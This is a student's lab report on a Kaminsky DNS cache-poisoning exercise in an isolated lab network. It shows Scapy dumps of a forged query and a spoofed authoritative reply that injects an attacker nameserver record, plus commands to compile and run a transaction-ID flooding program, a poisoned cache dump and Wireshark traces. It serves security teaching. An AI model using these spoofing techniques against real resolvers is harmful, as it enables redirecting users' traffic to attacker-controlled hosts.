CNS LAB-6

Name: Sampriti Saha
SRN: PES1UG23CS505
SEC: I

Verification of the DNS setup:

Get the IP address of ns.attacker32.com
Command : # dig ns.attacker32.com

```
seed-user:PES1UG23CS505:Sampriti Saha$> dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37266
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: fc8c3a041b1593380100000068e72bfa8ee252ba1eee9629 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 336 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 03:28:58 UTC 2025
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com
Commands :
dig www.example.com
dig @ns.attacker32.com www.example.com

```
seed-user:PES1UG23CS505:Sampriti Saha$>  dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50071
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f327a4da5a35d6920100000068e72c3426ad2bee10558d5d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        300     IN      CNAME   www.example.com-v4.edgesuite.net.
www.example.com-v4.edgesuite.net. 21600 IN CNAME a1422.dscr.akamai.net.
a1422.dscr.akamai.net.  20      IN      A       23.63.108.218
a1422.dscr.akamai.net.  20      IN      A       23.63.108.243

;; Query time: 2868 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 03:29:56 UTC 2025
;; MSG SIZE  rcvd: 185

seed-user:PES1UG23CS505:Sampriti Saha$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18071
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8d296d190b7fc54e0100000068e72c4226c1b6e6ac976a98 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 03:30:10 UTC 2025
;; MSG SIZE  rcvd: 88
```

Observation:
I ran both queries from the User machine and compared results.

dig www.example.com (normal resolver) returned a CNAME chain to the site's CDN (…edgesuite.net → a1422.dscr.akamai.net) and two real A records 23.63.108.218 and 23.63.108.243, a non-authoritative, expected CDN response.
dig @ns.attacker32.com www.example.com (attacker NS) returned an authoritative answer (aa) with a single A record 1.2.3.5, a different IP.

Here we can see that the attacker nameserver is supplying a forged A record. If clients or resolvers used that NS, they would be redirected to 1.2.3.5. This demonstrates DNS spoofing.

The Attack Tasks:


Task 1: Construct DNS request

Seed-attacker:

```
seed-attacker:PES1UG23CS505:Sampriti Saha$> python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None

.
Sent 1 packets.
```

The Python script uses the Scapy library to manually construct and send a DNS query. It creates a packet with a spoofed source IP address of 1.2.3.4 that is destined for the local DNS server at 10.9.0.53. The query itself asks for the address of a non-existent domain, twysw.example.com, and is tagged with a specific transaction ID of 0xaaaa. The script's purpose is to inject this single, forged DNS request into the network.

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-08 23:45:45.404645584	02:42:38:7b:89:ef	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	2025-10-08 23:45:45.404704119	02:42:0a:09:00:35	02:42:38:7b:89:ef	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	2025-10-08 23:45:45.469266382	1.2.3.4	10.9.0.53	DNS	77	Standard query 0xaaaa A twysw.example.com
4	2025-10-08 23:45:45.470998041	10.9.0.53	199.43.133.53	DNS	100	Standard query 0x1661 A twysw.example.com OPT
5	2025-10-08 23:45:45.819800122	199.43.133.53	10.9.0.53	DNS	461	Standard query response 0x1661 No such name A twysw.example.c…
6	2025-10-08 23:45:45.821431703	10.9.0.53	199.43.133.53	TCP	74	56371 → 53 [SYN] Seq=496312482 Win=64240 Len=0 MSS=1460 SACK_…
7	2025-10-08 23:45:46.092022732	199.43.133.53	10.9.0.53	TCP	58	53 → 56371 [SYN, ACK] Seq=323840001 Ack=496312483 Win=65535 L…
8	2025-10-08 23:45:46.092414713	10.9.0.53	199.43.133.53	TCP	54	56371 → 53 [ACK] Seq=496312483 Ack=323840002 Win=64240 Len=0
9	2025-10-08 23:45:46.094222059	10.9.0.53	199.43.133.53	DNS	114	Standard query 0x085d A twysw.example.com OPT
10	2025-10-08 23:45:46.095060957	199.43.133.53	10.9.0.53	TCP	54	53 → 56371 [ACK] Seq=323840002 Ack=496312543 Win=65535 Len=0
11	2025-10-08 23:45:46.439348940	199.43.133.53	10.9.0.53	DNS	824	Standard query response 0x085d No such name A twysw.example.c…
12	2025-10-08 23:45:46.439593519	10.9.0.53	199.43.133.53	TCP	54	56371 → 53 [ACK] Seq=496312543 Ack=323840772 Win=63910 Len=0
13	2025-10-08 23:45:46.448154847	10.9.0.53	199.43.133.53	TCP	54	56371 → 53 [FIN, ACK] Seq=496312543 Ack=323840772 Win=63910 L…
14	2025-10-08 23:45:46.449223098	10.9.0.53	1.2.3.4	DNS	142	Standard query response 0xaaaa No such name A twysw.example.c…
15	2025-10-08 23:45:46.449597658	199.43.133.53	10.9.0.53	TCP	54	53 → 56371 [ACK] Seq=323840772 Ack=496312544 Win=65535 Len=0
16	2025-10-08 23:45:46.743690152	199.43.133.53	10.9.0.53	TCP	54	53 → 56371 [FIN, ACK] Seq=323840772 Ack=496312544 Win=65535 L…
17	2025-10-08 23:45:46.744050012	10.9.0.53	199.43.133.53	TCP	54	56371 → 53 [ACK] Seq=496312544 Ack=323840773 Win=63910 Len=0

While running Wireshark during execution of generate_dns_query.py, the capture shows the attacker sending a forged DNS packet (IP source 1.2.3.4) to the local resolver at 10.9.0.53, a DNS query with ID 0xAAAA asking for twysw.example.com. Immediately after receiving that forged query, the resolver issues a normal recursive query to the domain's authoritative server (observed as 199.43.133.53), and the authoritative host replies (the trace contains "No such name"). The trace also includes the resolver's outgoing query and the authoritative reply packets, and an ARP resolution at the start where the resolver's MAC/IP mapping is discovered before the DNS exchange.

Thus the python script forges a DNS query to the local resolver, Wireshark confirms the resolver then queries the authoritative nameserver, demonstrating that attacker sent queries can trigger resolver lookups and create an opportunity for DNS spoofing

Local dns cache:

```
local-dns-server:PES1UG23CS505:Sampriti Saha$> cat dump.db | grep twysw.example.com
twysw.example.com.      607405  \-ANY   ;-$NXDOMAIN
local-dns-server:PES1UG23CS505:Sampriti Saha$>
```

Task 2: Spoof DNS Replies

On the attacker terminal run the command:

dig NS example.com
dig +short a [example.com name server's name]

seed-attacker:

```
seed-attacker:PES1UG23CS505:Sampriti Saha$> dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37241
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            10839   IN      NS      a.iana-servers.net.
example.com.            10839   IN      NS      b.iana-servers.net.

;; Query time: 27 msec
;; SERVER: 10.0.2.3#53(10.0.2.3)
;; WHEN: Thu Oct 09 04:17:34 UTC 2025
;; MSG SIZE  rcvd: 77

seed-attacker:PES1UG23CS505:Sampriti Saha$> # dig +short a a.iana-servers.net.
seed-attacker:PES1UG23CS505:Sampriti Saha$> dig +short a a.iana-servers.net.
199.43.135.53
seed-attacker:PES1UG23CS505:Sampriti Saha$> dig +short a b.iana-servers.net.
199.43.133.53
seed-attacker:PES1UG23CS505:Sampriti Saha$>
```


On the attacker terminal run the command: # python3 generate_dns_reply.py

seed-attacker:

```
seed-attacker:PES1UG23CS505:Sampriti Saha$> python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
```

This Python script uses the Scapy library to craft a spoofed DNS response packet aimed at poisoning a local DNS resolver's cache. It fakes the sender's IP address to appear as a legitimate authoritative nameserver for example.com. The script meticulously sets the UDP ports and DNS transaction ID (0xAAAA) to match an anticipated query, ensuring the resolver accepts the malicious packet. The payload is the core of the attack: it provides a fake 'A' record to redirect a specific hostname to an attacker's IP and, more importantly, a malicious 'NS' record designed to trick the resolver into using an attacker-controlled nameserver for all future lookups within that domain.

Wireshark:




No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-09 00:22:05.911157452	02:42:38:7b:89:ef	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	2025-10-09 00:22:05.911188726	02:42:0a:09:00:35	02:42:38:7b:89:ef	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	2025-10-09 00:22:06.051503499	199.43.135.53	10.9.0.53	DNS	152	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …

The Wireshark capture shows the successful delivery of the script's malicious packet. After an initial ARP exchange to resolve the local hardware address, the log displays the forged DNS response arriving at the target resolver. The packet's details, including the spoofed source IP, the specific DNS transaction ID (0xAAAA), and the fake answer—perfectly match what the Python script constructed. This capture provides visual proof that the crafted packet reached its destination with all the correct identifiers needed to be accepted by the resolver, thus demonstrating a successful DNS cache poisoning attempt in action.

Task 3: Launch the Kaminsky Attack

On the Host VM run the following commands:
gcc -o kaminsky attack.c
Note: MAC users need to use the static binding (gcc -static) to compile the program
gcc -static -o kaminsky attack.c
docker ps
// Copy kaminsky executable to the seed-attacker container's /volumes folder
docker cp kaminsky [Docker container ID]:/volumes
On the attacker terminal run the command:
./kaminsky



seed-attacker:

```
seed-attacker:PES1UG23CS505:Sampriti Saha$> ./kaminsky
name: mhryb, id:0
name: obmxs, id:500
name: xyrbb, id:1000
name: jlbqu, id:1500
name: cposz, id:2000
name: fdlyg, id:2500
name: empxk, id:3000
name: slnel, id:3500
name: gcjzf, id:4000
name: nisob, id:4500
name: pqqdk, id:5000
name: rkqci, id:5500
name: yiung, id:6000
name: hgtum, id:6500
name: ecqqb, id:7000
name: wfmqt, id:7500
name: pflhi, id:8000
name: xytpd, id:8500
name: dnlad, id:9000
name: rhjnd, id:9500
name: xrioj, id:10000
name: jkoxc, id:10500
name: joiuv, id:11000
name: sswlj, id:11500
name: zrxkr, id:12000
name: aealr, id:12500
name: diknw, id:13000
name: uxiiw, id:13500
name: lslto, id:14000
name: iniez, id:14500
name: sdsro, id:15000
name: jrsle, id:15500
name: lqove, id:16000
name: npbva, id:16500
name: ziukd, id:17000
name: itrtx, id:17500
name: sndke, id:18000
name: tvxlg, id:18500
name: dywrt, id:19000
name: aejda, id:19500
name: jdkfp, id:20000
name: opkfi, id:20500
name: kxvnj, id:21000
name: bgeyt, id:21500
name: kbrgt, id:22000
name: kjztm, id:22500
name: berml, id:23000
name: habrh, id:23500
name: jbeho, id:24000
name: piwth, id:24500
name: pfkgl, id:25000
name: ftwfo, id:25500
name: jgtau, id:26000
name: ejuhb, id:26500
name: breha, id:27000
name: vwirr, id:27500
name: rhwep, id:28000
name: kjigo, id:28500
name: xrxsu, id:29000
```

The C program automates a Kaminsky style DNS cache-poisoning attack. It loads two packet templates (ip_req.bin and ip_resp.bin), repeatedly generates a random 5 letter subdomain, and sends a crafted DNS query to the local resolver to trigger a recursive lookup. Immediately after each trigger it floods the resolver with many forged responses (two spoofed source IPs per transaction ID, 500 ID values per iteration → 1000 replies total) by editing fields in the response template (source IP, qname/rrname and the DNS transaction ID) and sending them via a raw socket with IP_HDRINCL. The goal is to guess the resolver's transaction ID so one forged reply will be accepted and the resolver's cache can be poisoned with attacker controlled records.

Local-dns-cache:

```
local-dns-server:PES1UG23CS505:Sampriti Saha$> rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615582  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777578  NS      ns.attacker32.com.
local-dns-server:PES1UG23CS505:Sampriti Saha$>
```

Here we can confirm that the local DNS cache has been poisoned and now example.com's name server points to the attacker's name server.

Task 4: Result Verification


seed-user:

```
seed-user:PES1UG23CS505:Sampriti Saha$> dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50684
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d354ff4bb1a942790100000068e7aee4046fb978146f403d (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 28 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Oct 09 12:47:32 UTC 2025
;; MSG SIZE  rcvd: 88

seed-user:PES1UG23CS505:Sampriti Saha$> dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57463
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2626b1144fdab0390100000068e7aef19c149f0f2a95dea8 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Thu Oct 09 12:47:45 UTC 2025
;; MSG SIZE  rcvd: 88

seed-user:PES1UG23CS505:Sampriti Saha$>
```

Dig to the local resolver
dig www.example.com to 10.9.0.53 returns www.example.com → 1.2.3.5 with TTL 259200 and flags qr rd ra (non-authoritative). This shows the local resolver is serving a cached A record (not an authoritative response). Because the returned IP is attacker-controlled, the output indicates the resolver's cache contains the malicious record and is answering client queries with that poisoned entry.

Dig directly to the attacker nameserver
dig @ns.attacker32.com www.example.com returns the same A record (1.2.3.5) but with the aa flag set and the server listed as the attacker host. This proves the attacker's nameserver is authoritative for that (malicious) answer and confirms the source of the poisoned record.

Wireshark:



No.	Time	Source	Destination	Protocol	Length	Info
1	2025-10-09 08:47:32.693736394	10.9.0.5	10.9.0.53	DNS	98	Standard query 0xc5fc A www.example.com OPT
2	2025-10-09 08:47:32.714495934	10.9.0.53	10.9.0.153	DNS	98	Standard query 0x8821 A www.example.com OPT
3	2025-10-09 08:47:32.715803839	10.9.0.153	10.9.0.53	DNS	130	Standard query response 0x8821 A www.example.com A 1.2.3.5 OPT
4	2025-10-09 08:47:32.719902557	10.9.0.53	10.9.0.5	DNS	130	Standard query response 0xc5fc A www.example.com A 1.2.3.5 OPT
5	2025-10-09 08:47:37.766766473	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.53
6	2025-10-09 08:47:37.766766474	02:42:0a:09:00:35	02:42:0a:09:00:99	ARP	42	Who has 10.9.0.153? Tell 10.9.0.53
7	2025-10-09 08:47:37.766809583	02:42:0a:09:00:99	02:42:0a:09:00:35	ARP	42	Who has 10.9.0.53? Tell 10.9.0.153
8	2025-10-09 08:47:37.766829771	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	Who has 10.9.0.53? Tell 10.9.0.5
9	2025-10-09 08:47:37.767026265	02:42:0a:09:00:99	02:42:0a:09:00:35	ARP	42	10.9.0.153 is at 02:42:0a:09:00:99
10	2025-10-09 08:47:37.767026752	02:42:0a:09:00:05	02:42:0a:09:00:35	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
11	2025-10-09 08:47:37.767036935	02:42:0a:09:00:35	02:42:0a:09:00:99	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
12	2025-10-09 08:47:37.767037713	02:42:0a:09:00:35	02:42:0a:09:00:05	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
13	2025-10-09 08:47:45.348691994	10.9.0.5	10.9.0.53	DNS	77	Standard query 0xeaad A ns.attacker32.com
14	2025-10-09 08:47:45.350521869	10.9.0.53	10.9.0.5	DNS	93	Standard query response 0xeaad A ns.attacker32.com A 10.9.0.1…
15	2025-10-09 08:47:45.352467411	10.9.0.5	10.9.0.153	DNS	98	Standard query 0xe077 A www.example.com OPT
16	2025-10-09 08:47:45.354678580	10.9.0.153	10.9.0.5	DNS	130	Standard query response 0xe077 A www.example.com A 1.2.3.5 OPT
17	2025-10-09 08:47:50.564492134	02:42:0a:09:00:05	02:42:0a:09:00:99	ARP	42	Who has 10.9.0.153? Tell 10.9.0.5
18	2025-10-09 08:47:50.564729235	02:42:0a:09:00:99	02:42:0a:09:00:05	ARP	42	10.9.0.153 is at 02:42:0a:09:00:99
19	2025-10-09 08:47:50.564951474	02:42:0a:09:00:99	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.153
20	2025-10-09 08:47:50.565137321	02:42:0a:09:00:05	02:42:0a:09:00:99	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

The trace shows the client queried the local resolver, which then immediately contacted ns.attacker32.com instead of the legitimate example.com name servers. The resolver received a response from the attacker's nameserver and relayed that answer back to the client. Given the packet sequence and timing (resolver → attacker NS → resolver → client) and the identical A-record values, the resolver is directing example.com lookups to the attacker's nameserver and returning attacker-controlled IP addresses to clients.